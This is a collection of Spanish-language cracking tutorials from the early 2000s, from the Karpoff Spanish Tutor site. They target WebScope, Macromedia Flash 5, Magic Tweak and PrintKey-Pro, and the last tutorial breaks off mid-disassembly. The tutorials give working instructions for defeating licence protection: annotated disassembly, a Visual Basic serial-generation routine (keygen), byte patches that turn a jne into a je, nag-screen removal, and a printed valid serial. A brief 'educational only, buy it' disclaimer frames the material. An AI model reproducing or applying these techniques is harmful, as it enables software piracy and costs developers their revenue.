:00541B29 75F1 jne 00541B1C **<= Hasta terminar, recibiremos 797d**
:00541B2B 8B55FC mov edx, dword ptr [ebp-04] **<= EDX = 5698d**
:00541B2E 0FB74604 movzx eax, word ptr [esi+04] **<= EAX = 5698d o 1642h**
:00541B32 03C3 add eax, ebx **<= Suma EBX + EAX (5698+795=6495)**
:00541B34 E87780ECFF call 00409BB0
:00541B39 33C0 xor eax, eax
:00541B3B 5A pop edx
:00541B3C 59 pop ecx
:00541B3D 59 pop ecx
:00541B3E 648910 mov dword ptr fs:[eax], edx
:00541B41 68561B5400 push 00541B56
:00541B46 8D45F8 lea eax, dword ptr [ebp-08]
:00541B49 E88623ECFF call 00403ED4
:00541B4E C3 ret

Salimos de la rutina y volvemos a...

:00541BF2 8B45C8 mov eax, dword ptr [ebp-38] **<= Recibe el valor 6495**
:00541BF5 8945F4 mov dword ptr [ebp-0C], eax
:00541BF8 C645F80B mov [ebp-08], 0B
:00541BFC 8D55CC lea edx, dword ptr [ebp-34]
:00541BFF B905000000 mov ecx, 00000005
:00541C04 B83C1C5400 mov eax, 00541C3C
:00541C09 E8CE8EECFF call 0040AADC **<= Concatena los valores 1977042419776486495**
:00541C0E 33C0 xor eax, eax
:00541C10 5A pop edx
:00541C11 59 pop ecx
:00541C12 59 pop ecx
:00541C13 648910 mov dword ptr fs:[eax], edx
:00541C16 682B1C5400 push 00541C2B
:00541C1B 8D45C8 lea eax, dword ptr [ebp-38]
:00541C1E E8B122ECFF call 00403ED4
:00541C23 C3 ret

Ahora que ya tenemos nuestro serial salimos de TRW2000 y vamos a iniciar el programa normalmente, nos aparece la nagscreen y damos clic en registrar escribimos nuestro nombre y serial y clic en continuar, PRESTO!, ha pasado sin dar el mensaje de chicomalo, reiniciemos el programa tan solo para cerciorarnos.

Vaya! Vaya! Lo que me temía, hay algo que no anda bien, hemos recibido el siguiente mensajito...

¡Código y nombre de usuario no autorizados! blah, blah, blah, etc.

Hasta dice que soy un caradura... ;o)

Qué especie de carajo tiene este programa, vamos a investigar en las Reference Strings...

No encontramos nada, tan solo lo mismo, que ya hemos visto, que podemos hacer, vamos a rastraer desde el principio, pero para eso utilizaremos OllyDBG.

Cargamos el Olly y cargamos el programa en el Olly, vamos al punto de entrada y empezamos a tracear con F8, vemos que extrae nuestros datos del registro de Windows,

HKCU\Sofware\Sarovi\WebScope
Usuario
Registro

Desde la dirección 0058FEC8 nuestro nombre que viene en minúsculas va a ser comparado con otros nombres prohibidos como

asrael, agustin mollo, marcos oliver hengstebek y m4nson

y el código nuestro con los códigos

11111111111119716448, XXXXXX31003412796624
XXXXXX31005924266626, XXXX786123454806591
(Las X's es la palabra clave)

Me imagino que cada uno corresponde a los nombres de arriba, pero continuamos y en 0058FF98 se extrae los primeros 6 caracteres de nuestro código 199704 y encontramos un nuevo conjunto de caracteres, con los que se comparan los nuestros en 0058FFAD, como no son iguales nos da el mensaje de ChicoMalo.

Bueno cargamos el regedit y buscamos en él y vamos a cambiar 197704 por el conjunto de caracteres buenos.

Tambien recordemos que en 00541B1C se realizó un calculo para nuestro serial fuera aceptado por el programa, debemos de calcularlo de nuevo, pues hemos cambiado los primeros seis caracteres, sino siempre recibiremos el mensaje de error

RECAPITULANDO

1. Palabra clave (6 Caracteres)
2. Serial de catorce caracteres (no se que pasa si tiene 13)
3. Calcular para el nombre (Decimal de Letra por letra) + 1
4. Unir los primeros 12 caracteres + el calculo del punto 3
5. Calcular para el serial (Decimal de cada caracter por caracter) + 1
6. Unir el punto 4 con el punto 5 para el serial correcto


Al final debe ser así **XXXXXX??????AAAANNNN <= El tamaño puede variar (19 o 20)**

XXXXXX = Palabra Clave
?????? = Cualquier número entre 100000 y 699999
AAAA = Primer resultado
NNNN = Segundo resultado

LA RUTINA DE GENERACION DEL SERIAL

```
Private Sub Genera()
  MyCode = "PalabraClave"
  For I = 1 To 6
      A = GetRandomNumber(1, 6)
      B = B + Trim(Str(A))
  Next
  MyCode = MyCode + B
  For I = 1 To Len(Trim(Text1.Text))
      EAX = Asc(Mid(Text1.Text, I, 1))
      EBX = EBX + EAX
  Next
  ECX = MyCode + Trim(Str(EBX + 1))
  EBX = 1
  For I = 1 To Len(Trim(ECX))
      EAX = Asc(Mid(ECX, I, 1))
```

```
        EBX = EBX + EAX
    Next
    Text2.Text = ECX + Trim(Str(EBX + 5698))
End Sub

Public Function GetRandomNumber(Lower As Integer, Upper As Integer) As Integer
    Randomize
    GetRandomNumber = Int((Upper - Lower + 1) * Rnd + Lower)
End Function
```



"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si ha USTED, le gusta el producto por favor COMPRELO, algunas veces... los autores merecen su dinero ;o)"

Saludos a mis buenos amigos Karpoff, Pr@fesor_X, CaoS ReptantE y a todos los crackers hispanohablantes, en especial a ti por que has llegado hasta aquí.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Nota: Sería bueno que me dijeras en qué momento salí del programa con mensaje de error.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa	Macromedia Flash V 5.0

PROTECCIÓN:	Nag Screen y...		
Descripción:	Programa para presentaciones en Flash,...		
Dificultad:	Facililla (Depende de tu nivel)		
DOWNLOAD:	Morpheus o Kaaza		
Herramientas:	File Inspector, Hex Workshop, Offset Calculator v 1.0, Softice, W32dsm89		
CRACKER:	WSEXM	**FECHA:**	7/11/2001

INTRODUCCIÓN

Considero este programa como el mejor dentro de su gama y de aquellos programas que realizan algo parecido: Presentaciones en Flash (con sonido y muchas chorradas de esas).

¿Por qué he elegido este soft? Pues, por que intentaba aprender la protección de anteriores versiones, para un programa que tengo que no hay por donde meterle mano, y creía que ésta la tendría también. Me equivoqué.

El presente tutorial trata de mostrar la verdadera casualidad, no causalidad, que desde mi parte, es el mundo del crack. Considero que hasta que no haya una forma casi universal de realizar nuestra tarea no podremos denominar a la Crackeología como ciencia. Pero soy el menos indicado para hablar de este tema.

Para quien empiece, lea los tutoriales que se recogen en la página de Karpoff. Para quien sepa más que yo, Todos, propongan otras formas de patear esta mierda.

Antes de empezar decir que tu debes ir antes que yo, me explico, tu debes darle al coco para que puedas trazar las posibles ideas que se presentan a lo largo del tutorial o aquellas que creas y no se presenten.

Loading...

Tras realizar los pasos previos, por si no has caído debes instalar el programa y ejecutarlo. Aparece una pantallita con cinco huecos, uno para cada epígrafe: First/ Initial/ Last Name; Organization; Serial Number. Rellena estos recuadros como quieras, verás que te aparece un mensaje: “Required Information...”, y no podemos hacer nnaa!!

Primera posibilidad:

Pasarle el FileInspector y observamos que no está comprimido con Aspack, Armadillo, etc;

Nos adentramos en las profundidades de las tumbas con el W32dsm89, para comprobar la alerta anterior, te acuerdas, ¿no? La hubieras apuntado. En caso afirmativo, veo que estás atento. Pulsamos el “string data references”: ¡qué montón! Paciencia y sigue buscando: String Resource ID=00639: ”Required Information. This Macromedia product cannot run wit”, Crees que es ésta. Prueba para ver si te sirve algo. Aunque me fijé, me parecía que no podía obtener gran cosa. Fin de la primera parte: tocado.

Segunda Posibilidad:

Tienes el Softice preparado, ¡ataca! Si se pone el infalible hmemcpy se realiza una rutina un poco más larga. Perdona si este paso lo has hecho y ¿cuál debes colocar para que salga más cortito?, jejeje. Enhorabuena, has conseguido ver que se activaba el Getwindowtexta Por eso, vamos a poner éste como nuestro break. No te voy a poner gifs donde aparecemos ni donde acabamos por que Karpoff aconseja a sus pupilos ahorrar en gilipolleces. Tampoco debes preocuparte por eso pues estos pasos los vas a realizar solo o sola para comprobar ciertas cosas:

1ª Debes encontrar, una vez dentro del código (cuando te aparece el nombre del programa en una línea verde) el número de serie falso: FLW500-xxxxxxxxx

2ª Además, debe aparecer por ahí cerca los datos que has introducido en los otros huecos: d eax, d esi...(para ello puedes tracear con f10 o darle f12)

3ª Ten paciencia y no te pierdas con el Softice, pues vamos por el buen camino. Si se te ha olvidado algo hazlo, como quitar el break en ejecución, BC*.

He de reconocer que me perdí, porque veía el número de serie falso y buscaba el verdadero en la ventana de datos,

pero cuando parecía estar cerca, me echaba a la calle, algunas veces volvía a entrar automáticamente o pulsaba aceptar y estamos dentro del depurador Esto me mosqueaba, no sabía porque me echaba. Si no te echa o tarda mucho, lo más seguro, será que tiene todavía puesto el bpx getwindowtexta y hace como el Repeat (de un reproductor CD)que vuelve la canción al principio, llevarnos al principio de esta rutina.

Busca el número de serie que no lo encontrarás, por lo menos de esta forma no. Pero sigue traceando hasta que te eche del todo fijándote bien en las direcciones y en lo que te pueda interesar a la vez que entiendes el código: tocado y hun..

Tercera Posibilidad:

Esta enlaza con el final de la anterior. Si has realizado lo que he dicho, aparte de marearte y de pasar el tiempo, habrás conseguido dos cosas: La Puerta de Entrada y la forma de cómo atacarla. Llegué por casualidad, más bien porque era la última pantalla antes de echarte (sitúate aquí)), pero me llamó la atención la forma en la que aparecía, daba buen rollo. Si has leído otros buenos tutoriales (todos son buenos) considera lo allí aprendido para aplicarlo en este. ¿No has visto esto antes, algo así como Mov, Call, Test, Jnz? Verdad, así realiza los cambios oportunos de manera temporal en el softice. (¿Qué cambios? No me sigues; lee otros manuales donde aparezca esta rutina). Lo que no he visto, y he leído tutoriales desde 2000, ¿qué es esto que intentamos?: abrir la puerta cuando se cierra todo (si alguien me puede explicar el por qué de esto, mandadme un e-mail).

Realizado los cambios de manera temporal, salimos del softice (Ctrl-d), sorpresa: estamos dentro.

A la tercera va la vencida. Realicemos los cambios permanentes a través de nuestro editor hexa: lo abrimos y buscamos la dirección en hexadecimal, pero cuál era ¿???; manda güevos, debemos calcularla a través del Offset Calculator v1.0 metiendo nuestro address donde creamos que está la chispa. El programa tiene un funcionamiento sencillo: un “File”, donde abres el programa; un hueco cerca donde ponemos la dirección en la que hacemos los cambios. Ves un botón Calculate, pues dale si has metido la dirección, y coge la dirección en hexadecimal sin la h (final). Si te da error es porque tienes abierto este programa con el Hexa, por tanto evita tener un mismo programa abierto con dos herramientas a la vez. Volvemos al Editor hexa, abrimos el programa vamos a Go to (Edit) y colocamos el número comentado del Offset. Aparecemos delante de un número que pasaremos a cambiar (75 a

74) y guardamos estos cambios. Volvemos a abrir el Flash 5.0 y... Mierda, no ha pasado nada. La pantallita de registro otra vez. Que hemos hecho mal. Respira hondo y Zen cracking. Volvemos al Editor Hexa y comprobamos el cambio (introducimos el número hexa,...) no ha pasado nada sigue el mismo número original. Probamos varias veces a realizar los cambios y... Nada, está jodido. Pero el Zen ha dado su fruto ya que hay una voz interior que dice “guarda el exe con otro nombre.exe tras realizar los cambios”. Así haces (si has guardado el archivo, en el primer cambio, con otro nombre, eres cojonudo). Abrimos el programa que guardamos con el nombre cambiado y... Otra vez la puta pantalla, pero ¿qué ha pasado?: al darle a cancel entramos en el programa totalmente funcional.

Pensamos: al abrir el programa sale una pantalla,..., es una Nags Screen. Adelante quitémosla. No voy a explicar algo que puedas leer de otra persona. Así que lee algún tutorial del Profesor X en el que venga como eliminar las nags (uséase ***AstroWorld 2000 v 4.1.0.1 (Spanish Edition)***). Después de eliminar la nags deberás guardarlo otra vez con otro nombre. NO SE POR QUÉ.

Si intentas quitar la Nags Screen en primer lugar vas a encontrarte con que el programa parecerá un flash (de estos de súper disco fashion).

Podemos decir realizadas todas las tareas y ratón en mano: Tu she

Si busca el número en Internet y lo instalas verás que no hay cambios, exceptuando que se registra formalmente. Pero si has leído hasta aquí y decides hacer eso, de forma permanente eres un... Ten en cuenta que si introduces el número de serie correcto, no podrás acceder al que tu has guardado. Así decir también que existen alguna pequeña diferencia entre la configuración real (tras introducir el número correcto) y entrar por la puerta trasera, pero que debes subsanar leyendo tutoriales para aprender a utilizar Macromedia Flash. Si quieres ver tus datos en el registro dirígete a HKEY_LOCAL_MACHINE\SOFTWARE\MACROMEDIA\FLASH\5\REGISTRATION

Conclusión

Hemos crackado un programa por casualidad, o al menos eso creo en la primera parte. Si has realizado los cambios antes que yo de forma satisfactoria, enhorabuena. Si te has perdido léelo despacio o mándame un e-mail realizando una crítica, diciéndome otra forma (serial verdadero), o lo que quieras.

wsexm@mixmail.com

Gracias

A estas páginas de donde aprendemos, a esa gente que sabe más y a esa otra que sabe no menos, para que se siga aumentando los conocimientos y aprendamos de todos con todos y de todas las formas. Gracias.

El aut@r no es responsable del mal uso que se pueda realizar de este texto. Solo la finalidad educativa está permitida y admitida sin saltarse las leyes de tu gobierno. Cómpralo si vas a trabajar con él o si lo utilizas, darás de comer a una persona.

Karpoff Spanish Tutor: Pagina dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa: Magic Tweak v1.60

PROTECCION:	**Name / Serial**
Objetivo:	Obtener un serial válido
Descripcion:	MagicTweak hace fácil el configurar millones de cosas en Windows y no necesita hacer modificaciones al registro manualmente.
Dificultad:	Media.
DOWNLOAD:	http://www.magictweak.com
Herramientas:	**TRW2000, W32dasm**
CRACKER:	**ByTESCRK** **FECHA: 13/12/2001**

INTRODUCCION

Bueno, después de algunos días que me he hecho un tanto el desentendido en esto he regresado a crackear este programa y la verdad es que he estado viendo algunos otros de los cuales ya haré un tuto, mientras que aquí les cocino este otro.

Este programa es muy práctico, puede sacarlo a uno de apuros realmente, más sin embargo, cómo siempre lo he dicho las protecciones algunas veces no son apropiadas para ciertos programas, la verdad es que me parece un tanto inconcebible el precio de esta utilería que aparte de ocupar espacio en tu disco no es más ni menos una utilería, que bien, pasemos ahora a lo nuestro...

AL ATAKE

Cómo siempre cargamos el programa y nos vamos al punto de registrar que tiene y vemos que en la pantalla de About nos aparece un botón Enter Code lo presionamos y luego nos aparece una ventanita con el espacio para ingresar nuestro nombre y serial, al ingresarlos nos dice

"Thanks for your registering.Please restart the program to verify the registration code."

Clásico truco en algunos programas hoy en día, vamos a desensamblar en W32DASM y buscamos la cadena, cuando la hallemos haremos doble clic sobre ella y caeremos por esta parte de código

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00423DE3(C) <= Rondamos por aqui...
|
:00423DFD 8B86F4050000 mov eax, dword ptr [esi+000005F4]
:00423E03 57 push edi

* Reference To: USER32.wsprintfA, Ord:02ACh
|
:00423E04 8B3D30864600 mov edi, dword ptr [00468630]
:00423E0A 8D4C2408 lea ecx, dword ptr [esp+08]
:00423E0E 50 push eax
:00423E0F 51 push ecx
:00423E10 FFD7 call edi
:00423E12 8B96F0050000 mov edx, dword ptr [esi+000005F0]
:00423E18 8D442438 lea eax, dword ptr [esp+38]
:00423E1C 52 push edx
:00423E1D 50 push eax
:00423E1E FFD7 call edi
:00423E20 83C410 add esp, 00000010
:00423E23 8BCE mov ecx, esi
:00423E25 6A40 push 00000040

* Possible StringData Ref from Data Obj ->"Register"
|
:00423E27 68EC134800 push 004813EC

* Possible StringData Ref from Data Obj ->"Thanks for your registering.Please "
->"restart the program to verify "
->"the registration code."
|
:00423E2C 689C1F4800 push 00481F9C <= Caemos aqui
:00423E31 E8F5270200 call 0044662B
:00423E36 8B8EF4050000 mov ecx, dword ptr [esi+000005F4]
* Reference To: KERNEL32.WritePrivateProfileStringA, Ord:02E5h
|
:00423E3C 8B3D60824600 mov edi, dword ptr [00468260]

* Possible StringData Ref from Data Obj ->"Mgreg.ini" <= Aqui se guarda el serial
|
:00423E42 680CF14700 push 0047F10C
:00423E47 51 push ecx
```

Al ir a la dirección 00423DE3 encontramos este código **(NOTA: punto de ruptura en 00423DD9)**, vamos a ir a ver que hay en 00433227

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00423DB3(C)
|
:00423DCD 8B86F0050000 mov eax, dword ptr [esi+000005F0]
:00423DD3 68E04D4800 push 00484DE0
:00423DD8 50 push eax
:00423DD9 E849F40000 call 00433227 <= Se genera el serial...
:00423DDE 83C408 add esp, 00000008
:00423DE1 85C0 test eax, eax
:00423DE3 7518 jne 00423DFD <= Aqui da el Thank you...
:00423DE5 6A10 push 00000010
```

Bueno hemos llegado aquí y EAX trae el serial y EDX el nombre

```
:00433227 55 push ebp
:00433228 8BEC mov ebp, esp
```

:0043322A 833DFC84480000 cmp dword ptr [004884FC], 00000000
:00433231 53 push ebx
:00433232 56 push esi
:00433233 57 push edi
:00433234 7512 jne 00433248
:00433236 FF750C push [ebp+0C]
:00433239 FF7508 push [ebp+08]
:0043323C E8AF400000 call 004372F0 **<= Aqui entramos**
:00433241 59 pop ecx
:00433242 59 pop ecx
:00433243 E989000000 jmp 004332D1 **<= A este salto volveremos**

Hemos ido al salto

:004372F0 8B542404 mov edx, dword ptr [esp+04] **<= EDX recibe el serial**
:004372F4 8B4C2408 mov ecx, dword ptr [esp+08] **<= ECX recibe un valor 0**
:004372F8 F7C203000000 test edx, 00000003
:004372FE 753C jne 0043733C

:00437300 8B02 mov eax, dword ptr [edx] **<= Extrae el primer caracter del serial**
:00437302 3A01 cmp al, byte ptr [ecx] **<= Compara el valor de EAX con el de ECX**
:00437304 752E jne 00437334 **<= Como no son iguales vamos a 00437334**
:00437306 0AC0 or al, al
:00437308 7426 je 00437330

Ya hemos ido y...

:00437334 1BC0 sbb eax, eax **<= Aqui caemos...**
:00437336 D1E0 shl eax, 1
:00437338 40 inc eax
:00437339 C3 ret **<= Regresamos**

Hemos vuelto a la rutina anterior

:00433239 FF7508 push [ebp+08]
:0043323C E8AF400000 call 004372F0 **<= Aqui entramos**
:00433241 59 pop ecx **<= Aqui regresamos**
:00433242 59 pop ecx
:00433243 E989000000 jmp 004332D1 **<= Vamos a este salto**

Luego de entrar en el salto hayamos esto...

:004332D1 5F pop edi **<= A aqui saltamos...**
:004332D2 5E pop esi
:004332D3 5B pop ebx
:004332D4 5D pop ebp
:004332D5 C3 ret **<= Regresamos y nos da el Thanks for your...**

Esto no está haciendo nada bueno... nos vamos a ver en toda la entrada al programa, cargamos el programa nuevamente y empezamos a tracear desde el OEP y vemos que el programa llega hasta aqui (si tienes duda en esto consulta mi tuto sobre WebScope v3.8a)

:00433CCE 56 push esi
:00433CCF 56 push esi
:00433CD0 FF1568834600 Call dword ptr [00468368] **=> KERNEL32.GetModuleHandleA**
:00433CD6 50 push eax
:00433CD7 E86BDB0000 call 00441847 **<= Entramos aquí...**

Nos encontramos con esto otro...

:00441847 FF742410 push [esp+10]
:0044184B FF742410 push [esp+10]
:0044184F FF742410 push [esp+10]
:00441853 FF742410 push [esp+10]
:00441857 E8F0A00000 call 0044B94C **<= Entramos...**
:0044185C C21000 ret 0010

Vemos un montón de código, con llamadas y saltos, pero hasta en 0041C76C encontramos algo interesante y no es sino hasta entre 0041D136 hasta 0041D179 en donde se genera el serial correcto... entonces cuando lleguemos al punto siguiente es que...

:0041D177 40 inc eax
:0041D178 49 dec ecx
:0041D179 75BB jne 0041D136
:0041D17B 8BB42494000000 mov esi, dword ptr [esp+00000094] **<= Obtendremos nuestro serial válido...**

Ahora ya tenemos el serial correcto y vamos a ingresarlo, y podremos usar el programa de manera más libre, aunque sin embargo quiero que recuerdes, lo de siempre...

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si ha USTED, le gusta el producto por favor COMPRELO, algunas veces... los autores merecen su dinero ;o)"

Saludos a mis buenos amigos Karpoff, Pr@fesor_X, CaoS ReptantE (gracias por tus consejos y ayuda en la realización de este tuto) y a todos los crackers hispanohablantes.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa:	**PrintKey-Pro v1.02**

PROTECCION:	Obtener el Serial y realizar el Keygen.		
Descripcion:	Aplicación para capturar pantallas.		
Dificultad:	Novato, **Facililla**, Media, Difícil, ETC.		
DOWNLOAD:	http://www.warecentral.com		
Herramientas:	File Inspector, DeDe 3.0, W32dasm, SoftICE.		
CRACKER:	Saccopharynx	**FECHA:**	21/11/2001

INTRODUCCION

Bueno: Hola a todos. Cómo están? Aquí les presento mi segundo tutorial. En realidad es el segundo que envío, pero tengo hechos algunos más, pero todavía no los he pasado a página web. A medida que lo haga los ire enviando. Aprovecho el tutorial para agradecer a Dek_Oin por responder a mis pedidos de ayuda. Marchando...

AL ATAKE

INTRO

Debido a que para realizar mis tutoriales necesito una herramienta para capturar imagenes he bajado de internet PrintKey-Pro v1.02, la cual antes de ser mi herramienta de trabajo fue mi víctima, ya que es una versión trial de 30 días. Las imágenes de este tutorial fueron capturadas con él, incluso la de él mismo, jajaja...

PRESENTANDO A LA VICTIMA

Como mencioné anteriormente este es un programita para capturar pantallas, simple, amigable y que tiene varias opciones. Las pantallas se pueden guardar en varios formatos. Acompaña a este tutorial el **Keygen** del serial de la víctima, hecho en C++ (aun no tengo tiempo para aprender Win32_ASM, no tengo Delphi ni Visual C, y ni sueñen que haga un Keygen en Vi$ual Ba$ic; después de haber trabajado con él realmente lo detesto, porque todo muy lindo para el usuario del sistema hecho en VB, pero para los programadores... un dolor de huevo).

MANOS A LA OBRA

Una vez instalada la victima ejecutamos la misma, vamos a Help->Register y cargamos los datos:


Name: SACCOPHARYNX
Key: 1234567

Damos click sobre el botón Register y veremos un mensaje como este:

Invalid key Please reenter !


Como no nos registramos ejecutamos File Inspector, abrimos el archivo PrintKeyPro.exe, analizamos el mismo, vamos a la solapa Compilador y vemos que fue hecho en Borland Delphi 3.0. Hmmm!!! Mi poca experiencia me dice que W32Dasm no nos servirá en un principio, ya que tiene problemas con las String References. La mejor opción es usar DeDe. La versión de DeDe 2.5 no funcionó con este programita, a si que busqué en www.balbaro.com y bajé la versión 3.0, con la cual descompilé a la víctima sin problemas.

Podemos debuggear directamente con SoftICE, pero para no estar debuggeando a lo loco cada instrucción a partir del breakpoint en hmemcpy, nos conviene ir cercando al código de la víctima usando DeDe seguido de W32Dasm. Ahora ejecutamos DeDe 3.0, cargamos la víctima (PrintKeyPro.exe) y damos click en el botón Process. Una vez descompilada, vamos a la solapa Procedures. Si nos fijamos en la columna de Unit Name, nos interesa "Unit12 TRegisterForm1" ya que es el Form de registro.



En la ventana de la derecha hacemos click con el botón derecho del mouse sobre BitBtn1Click, elejimos la opción Show additional data y veremos que se trata del botón de Registro:

Entonces nuevamente, click con el botón derecho del mouse sobre BitBtn1Click, pero ahora elejimos Disassemble. Se nos abrirá un ventana con el código que se ejecuta al hacer click sobre el botón Register. Lo que nos interesa saber es la línea en donde se hace referencia al String Reference Invalid key Please reenter !. Por lo tanto en la ventana que se nos abrió vamos a Edit->Find Text y buscamos la palabra Key para llegar hasta aquí:



Como se puede observar se hace referencia a este string en la posición 004F3733. Dato muy importante, porque ahora analizaremos el código de la víctima más detalladamente a partir de esta posición, pero con W32Dasm.

Ejecutamos W32Dasm, cargamos la víctima y vamos hasta dicha posición (Shift+F12). Si observamos detenidamente el siguiente código existen dos posibilidades de llegar hasta el mensaje de error:

```
:004F36E7 8D55FC                  lea edx, dword ptr [ebp-04]
:004F36EA E8B5F4F0FF              call 00402BA4
:004F36EF 837DFC00                cmp dword ptr [ebp-04], 00000000
:004F36F3 7539                    jne 004F372E
:004F36F5 8D55EC                  lea edx, dword ptr [ebp-14]
:004F36F8 8B83E0020000            mov eax, dword ptr [ebx+000002E0]
:004F36FE E8D11BF4FF              call 004352D4
:004F3703 8B45EC                  mov eax, dword ptr [ebp-14]
:004F3706 E80552F1FF              call 00408910
:004F370B 8BF0                    mov esi, eax
:004F370D 8D55E8                  lea edx, dword ptr [ebp-18]
:004F3710 8B83D8020000            mov eax, dword ptr [ebx+000002D8]
:004F3716 E8B91BF4FF              call 004352D4
:004F371B 8B55E8                  mov edx, dword ptr [ebp-18]
:004F371E A1B8ED5000              mov eax, dword ptr [0050EDB8]
:004F3723 8B00                    mov eax, dword ptr [eax]
:004F3725 E872090100              call 0050409C
:004F372A 3BF0                    cmp esi, eax
:004F372C 742F                    je 004F375D

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004F36F3(C)
|
:004F372E E8ED8CF1FF              call 0040C420
:004F3733 B808394F00              mov eax, 004F3908
:004F3738 E89F79F6FF              call 0045B0DC
```

1) El salto condicional de la posición 004F36F3. Este salto se realiza si en el **call** de la posición 004F36EA se detecta que el serial no contiene caracteres numéricos. Para comprobar esto poner un breakpoint en 004F36EA y entrar con F8.

2) Que el serial contenga solo caracteres numéricos, pero no sea el correcto. En este caso no se ejecutará el salto de la posición 004F372C, dejándonos llegar justo al mensaje de error. El salto de esta posición solo se ejecuta si el resultado de la comparación anterior:

```
:004F372A 3BF0         cmp esi, eax
```

es verdadero. Por lo tanto en esi o eax está el serial correcto. No voy a explicar como debuggear en SoftICE; existen muchos tutoriales, al respecto. Lo que se debe hacer para comprobar donde está el serial correcto es poner un breakpoint. Aquí hay dos posibilidades:

A) Si no les interesa el Keygen ponen uno en 004F372A (bpx 004F372A). Cuando lleguen aquí y estén dentro de SoftICE ejecuten:

? esi (Verán el serial falso: 1234567)
? eax (Verán el serial verdadero: 93657585)

B) Si les interesa el Keygen recomiendo poner un breakpoint en 004F3725, ya que aquí está el **call** que genera el serial. Cuando se detenga la ejecución aquí, entrar con F8.

Ahora que ya tenemos el serial correcto cargamos nuestros datos nuevamente:

Name: SACCOPHARYNX
Key: 93657585

Damos click en Register, cerramos y abrimos nuevamente la víctima, vamos a **About**, y:

Ya tenemos registrada a la víctima. A los que les interesa el Keygen los invito a la sección que sigue y a los que no también que no viene nada mal aprender más.

KEYGEN

Para analizar el Keygen supongo que siguieron las intrucciones del paso B. Sino, Qué esperan? Una vez que entraron con F8 debido al breakpoint en el **call** de la posición 004F3725, sigan traceando un poco con F10 hasta llegar aquí:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005040FE(C)
|
:005040F2 8B4DFC                  mov ecx, dword ptr [ebp-04]
:005040F5 0FB64C11FF              movzx ecx, byte ptr [ecx+edx-01]
:005040FA 03D9                    add ebx, ecx
:005040FC 42                      inc edx
:005040FD 48                      dec eax
:005040FE 75F2                    jne 005040F2

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005040ED(C)
|
